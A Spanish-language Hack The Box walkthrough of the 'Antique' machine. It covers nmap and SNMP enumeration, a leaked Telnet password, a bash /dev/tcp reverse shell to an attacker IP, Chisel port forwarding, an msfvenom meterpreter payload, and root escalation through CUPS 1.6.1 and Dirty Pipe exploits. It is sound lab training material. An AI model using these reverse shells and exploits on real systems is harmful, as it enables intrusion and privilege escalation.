
258- ANTIQUE

1. ANTIQUE

https://app.hackthebox.com/machines/Antique



1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

-
```
❯ settarget "10.10.11.107 Antique"
❯ ping 10.10.11.107
PING 10.10.11.107 (10.10.11.107) 56(84) bytes of data.
64 bytes from 10.10.11.107: icmp_seq=1 ttl=63 time=35.4 ms
64 bytes from 10.10.11.107: icmp_seq=2 ttl=63 time=36.7 ms
64 bytes from 10.10.11.107: icmp_seq=3 ttl=63 time=37.6 ms
64 bytes from 10.10.11.107: icmp_seq=4 ttl=63 time=36.3 ms
64 bytes from 10.10.11.107: icmp_seq=5 ttl=63 time=35.2 ms
64 bytes from 10.10.11.107: icmp_seq=6 ttl=63 time=35.0 ms
^C
--- 10.10.11.107 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5011ms
rtt min/avg/max/mdev = 35.049/36.042/37.569/0.904 ms

 /home/parrotp/pryor/CTF/HTB/Antique/nmap  took 5s 
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos el *puerto 23 (Telnet)* abierto.
  -
```
❯ nmap -sS -p- 10.10.11.107 -n -Pn --min-rate 5000 -T5 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:27 CET
Warning: 10.10.11.107 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.107
Host is up (0.10s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE
23/tcp    open     telnet
26310/tcp filtered unknown
30381/tcp filtered unknown
48585/tcp filtered unknown
65463/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 20.34 seconds

 /home/parrotp/pryor/CTF/HTB/Antique/nmap  took 20s 
```


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  -
```
❯ nmap -sCV -p23 10.10.11.107 -T5 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:43 CET
Nmap scan report for 10.10.11.107
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck
, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns, tn3270:
|     JetDirect
|     Password:
|   NULL:
|_    JetDirect
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.93%I=7%D=3/23%Time=65FECE7D%P=x86_64-pc-linux-gnu%r(NULL
SF:,F,"\nHP\x20JetDirect\n\n")%r(GenericLines,19,"\nHP\x20JetDirect\n\nPas
SF:sword:\x20")%r(tn3270,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(GetReq
SF:uest,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(HTTPOptions,19,"\nHP\x2
SF:0JetDirect\n\nPassword:\x20")%r(RTSPRequest,19,"\nHP\x20JetDirect\n\nPa
SF:ssword:\x20")%r(RPCCheck,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(DNS
SF:VersionBindReqTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(DNSStatusR
SF:equestTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Help,19,"\nHP\x20J
SF:etDirect\n\nPassword:\x20")%r(SSLSessionReq,19,"\nHP\x20JetDirect\n\nPa
SF:ssword:\x20")%r(TerminalServerCookie,19,"\nHP\x20JetDirect\n\nPassword:
SF:\x20")%r(TLSSessionReq,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Kerbe
SF:ros,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(SMBProgNeg,19,"\nHP\x20J
SF:etDirect\n\nPassword:\x20")%r(X11Probe,19,"\nHP\x20JetDirect\n\nPasswor
SF:d:\x20")%r(FourOhFourRequest,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r
SF:(LPDString,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPSearchReq,19,
SF:"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPBindReq,19,"\nHP\x20JetDire
SF:ct\n\nPassword:\x20")%r(SIPOptions,19,"\nHP\x20JetDirect\n\nPassword:\x
SF:20")%r(LANDesk-RC,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(TerminalSe
SF:rver,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(NCP,19,"\nHP\x20JetDire
SF:ct\n\nPassword:\x20")%r(NotesRPC,19,"\nHP\x20JetDirect\n\nPassword:\x20
SF:")%r(JavaRMI,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(WMSRequest,19,"
SF:\nHP\x20JetDirect\n\nPassword:\x20")%r(oracle-tns,19,"\nHP\x20JetDirect
SF:\n\nPassword:\x20")%r(ms-sql-s,19,"\nHP\x20JetDirect\n\nPassword:\x20")
SF:%r(afp,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(giop,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.52 seconds
```

- Tratamos de conectarnos por **telnet** a la máquina objetivo, pero no tenemos credenciales. En este punto, ya que poco podemos hacer de momento, realizamos un escaneo por **UDP**: nos encontramos con el *puerto 161 (SNMP)* abierto.
  -
```
❯ nmap -sU -p- 10.10.11.107 -n -Pn --min-rate 5000 -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:40 CET
Warning: 10.10.11.107 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.107
Host is up (0.044s latency).
Not shown: 65491 open|filtered udp ports (no-response), 43 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 39.55 seconds

 /home/parrotp/pryor/CTF/HTB/Antique/nmap  took 40s 
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos por **UDP**. Se está usando *SNMPv1* en este servicio, es decir, la primera versión del mismo.


- 


1.3. SNMP enumeration and exploitation


- Para enumerar y explotar el servicio *SNMP* podemos usar herramientas como **SNMPwalk**, pero para ello tendremos que conocer algún *community string* válido. Probamos con: `snmpwalk -c public -v2c 10.10.11.107`. Vemos que el community string *public* es legítimo. Esto nos devuelve el *OID (Object Identifier)* del objeto. No obstante, es poca información. En este sentido, debemos saber que **SNMPwalk** por defecto, busca en subrutas del *MIB (Management Information Base)*. Por ello, vamos a usar ahora: `snmpwalk -c public -v2c 10.10.11.107 1`. Con este `1` estaríamos indicando que queremos que busque en la *ruta raíz del MIB* (recordemos que el MIB funciona como una estructura de árbol). En este caso, obtenemos una serie de caracteres que parecen estar en *hexadecimal*.
  - Con este comando que hemos ejecutado con **SNMPwalk**, lo que hacemos es básicamente una serie de consultas para recorrer todos los objetos en la MIB del dispositivo al que nos conectamos. El resultado será una lista detallada de todos los objetos SNMP accesibles en el dispositivo, junto con sus respectivos valores. Esta información puede incluir datos como el estado de las interfaces de red, estadísticas de tráfico, configuraciones del dispositivo, y otros parámetros gestionables definidos en la MIB. Adicionalmente, usamos como parámetro la community string *public*, la cual funciona como un modo de autenticación.
- 

1.4. RCE in Telnet

- Decodificamos esta cadena de hexadecimal y obtenemos lo que parece ser una contraseña. Por tanto, tratamos de conectarnos ahora por **Telnet** con `telnet 10.10.11.107 23`. Introducimos la contraseña y ésta es válida.

- 

- Para nuestra sorpresa, vemos que tenemos la capacidad de ejecutar comandos mediante el parámetro `exec (comando)`. Por tanto, nos ponemos en escucha con **Netcat** por un puerto y ejecutamos: `exec bash -c "bash -i >& /dev/tcp/10.10.16.6/443 0>&1"`. Obtenemos nuestra shell reversa.
  - 

- Al tratar de realizar el *tratamiento de la TTY*, obtenemos ciertos problemas que nos señalaban que "la cuenta no estaba disponible". Recurrimos entonces a un método alternativo. Usaremos **Python** para lanzar una **Bash** con: `python3 -c 'import pty;pty.spawn("/bin/bash")'`. Después, seguimos con el tratamiento de la TTY del mismo modo que hemos hecho siempre.
  - 

1.5. Internal port discovery and remote port forwarding

- Enumeramos los puertos internos abiertos con `netstat -tuln`. Vemos que el *puerto 631* está abierto, puerto que no pudimos listar anteriormente. Tratamos de conectarnos con `nc 127.0.0.1`

`nc`, pero no obtenemos nada. Vamos a intentarlo por HTTP con `curl http://127.0.0.1:631`. De este modo nos obtenemos cierta información.

```
lp@antique:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:161             0.0.0.0:*
lp@antique:~$ nc 127.0.0.1 631
^C
lp@antique:~$ curl http://127.0.0.1:631
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Home - CUPS 1.6.1</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
        <LINK REL="SHORTCUT ICON" HREF="/images/cups-icon.png" TYPE="image/png">
</HEAD>
<BODY>
<TABLE CLASS="page" SUMMARY="{title}">
<TR><TD CLASS="body">
<TABLE BORDER="0" CELLPADDING="0" CELLSPACING="0" SUMMARY="">
<TR HEIGHT="36">
<TD><A HREF="http://www.cups.org/" TARGET="_blank"><IMG
SRC="/images/left.gif" WIDTH="64" HEIGHT="36" BORDER="0" ALT=""></A></TD>
<TD CLASS="sel"><A HREF="/">  Home  </A></TD>
<TD CLASS="unsel"><A HREF="/admin">  Administration  </A></TD>
<TD CLASS="unsel"><A HREF="/classes/">  Classes  </A></TD>
<TD CLASS="unsel"><A HREF="/help/">  Online Help  </A></TD>
<TD CLASS="unsel"><A HREF="/jobs/">  Jobs  </A></TD>
<TD CLASS="unsel"><A HREF="/printers/">  Printers  </A></TD>
<TD CLASS="unsel" WIDTH="100%"><FORM ACTION="/help/" METHOD="GET"><INPUT
TYPE="SEARCH" NAME="QUERY" SIZE="20" PLACEHOLDER="Search Help"
AUTOSAVE="org.cups.help" RESULTS="20"></FORM></TD>
<TD><IMG SRC="/images/right.gif" WIDTH="4" HEIGHT="36" ALT=""></TD>
</TR>
</TABLE>

<TABLE CLASS="indent" SUMMARY="">
<TR><TD STYLE="padding-right: 20px;">

<H1>CUPS 1.6.1</H1>

<P>CUPS is the standards-based, open source printing system developed by
<A HREF="http://www.apple.com/">Apple Inc.</A> for OS<SUP>&reg;</SUP> X and
other UNIX<SUP>&reg;</SUP>-like operating systems.</P>

</TD>
<TD><A HREF="http://www.cups.org/"><IMG SRC="images/cups-icon.png" WIDTH="128"
HEIGHT="128" ALT="CUPS"></A></TD>
</TR>
</TABLE>
```


- Vamos a aplicar ahora un **remote port forwarding** con **Chisel** para traernos este puerto a nuestro sistema. Desde nuestra máquina, establecemos el servidor con: `./chisel server --reverse -p 1234`. Ahora, una vez transferido Chisel a la máquina víctima: `./chisel client 10.10.16.6:1234 R:631:127.0.0.1:631`. De este modo, nos estaríamos conectando a nuestra máquina de atacante por el *puerto 1234* y convirtiendo el *puerto 631* (máquina víctima) en el *631* de nuestro sistema.

```
lp@antique:/tmp$ ./chisel client 10.10.16.6:1234 R:631:127.0.0.01:631
2024/03/24 15:00:44 client: Connecting to ws://10.10.16.6:1234
2024/03/24 15:00:45 client: Connected (Latency 34.250811ms)
```


```
❯ ls
CTF  docker  latexmk  scripts  chisel  lab_Donsusio.ovpn  linpeas.sh  nc.exe
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.
❯ ./chisel server --reverse -p 1234
2024/03/24 15:58:45 server: Reverse tunnelling enabled
2024/03/24 15:58:45 server: Fingerprint IsRGjVRx6BjIf+w942nChVyh4g3lR8Ng38oEoga8B4g=
2024/03/24 15:58:45 server: Listening on http://0.0.0.0:1234
2024/03/24 16:00:45 server: session#1: tun: proxy#R:631=>127.0.0.01:631: Listening
```

1.6. Privesc via CUPS 1.6.1 exploitation (1)


- **CVE-2015-1158**:
- Podemos acceder ahora a nuestro *localhost* desde el navegador por el *puerto 631* para ver el contenido. Vemos que se está usando *CUPS 1.6.1*, el cual es un sistema de impresión de código abierto utilizado en sistemas Unix.



- Buscamos exploits para este servicio y versión. Encontramos uno que podemos ejecutar con Metasploit, el cual nos pide una sesión. Generaremos entonces un payload con Msfvenom para proporcionar a Metasploit una sesión: `msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.16.6 LPORT=1337 -f elf -o shell`. Lo compartimos con la máquina víctima. Por otro lado, corremos /multi/handler y lo configuramos para recibir la sesión de Meterpreter. Ejecutamos el payload desde la máquina víctima.




- Recibimos nuestra sesión de Meterpreter y la ponemos en segundo plano. Buscamos el exploit para *CUPS 1.6.1*, el cual se encuentra en: post/multi/escalate/cups_root_file_read. A continuación, tendremos que configurar la sesión a usar y el archivo que queremos leer, que en este caso será: root/root.txt. Al ejecutar este exploit, nos dará una ruta en la que se creará una copia del archivo objetivo, el cual podremos leer desde la máquina víctima.
    - Tuvimos que correr varias veces el exploit hasta que recibiéramos una ruta legítima, ya que tal y como aparece en la imagen, la raíz de la ruta es /root, y por tanto, no tendremos acceso de primeras.



> - **CVE-2015-1158**:
>   - La vulnerabilidad afecta a *CUPS*, que se usa para gestionar impresoras en sistemas Unix y similares. En versiones anteriores a la *2.0.3* de CUPS, hay un problema en una función específica llamada `add_job`.
>   - Esta función está diseñada para manejar solicitudes de impresión *(IPP_CREATE_JOB o IPP_PRINT_JOB)* enviadas desde una red. El problema radica en cómo esta función gestiona ciertos tipos de datos, específicamente los atributos que describen el nombre del dispositivo que envía la solicitud de impresión (llamados *job-originating-host-name*).
>   - En lugar de liberar adecuadamente la memoria utilizada para estos nombres cuando ya no se necesitan, el código de CUPS antes de la versión 2.0.3 realiza operaciones de liberación incorrectas. Esto puede llevar a una situación donde la memoria que ya debería haber sido liberada sigue siendo referenciada o utilizada, lo que puede causar corrupción de datos.
>   - Un atacante podría explotar esta vulnerabilidad enviando una solicitud de impresión manipulada desde una ubicación remota. Si la solicitud está especialmente diseñada para aprovechar esta debilidad en la gestión de memoria, podría llevar a que el software CUPS corrompa datos importantes en el sistema. Por ejemplo, el atacante podría intentar reemplazar archivos de configuración críticos de CUPS, lo cual podría permitir ejecutar código arbitrario en el sistema comprometido.

1.7. Privesc via kernel exploit Dirty Pipe (2)

- CVE-2022-0847 (Dirty Pipe):
- Otra alternativa para escalar nuestro privilegios es explotar la vulnerabilidad de Dirty Pipe, ya que la versión del kernel de este sistema es vulnerable. Por tanto, buscamos un exploit por internet y lo copiamos en la ruta /tmp. Lo compilamos con: `gcc exploit.c -o exploit`. Lanzamos el exploit y obtenemos una shell como root. Compartiremos el exploit a continuación.
  - https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit
  - 

> - CVE-2022-0847 (Dirty Pipe):
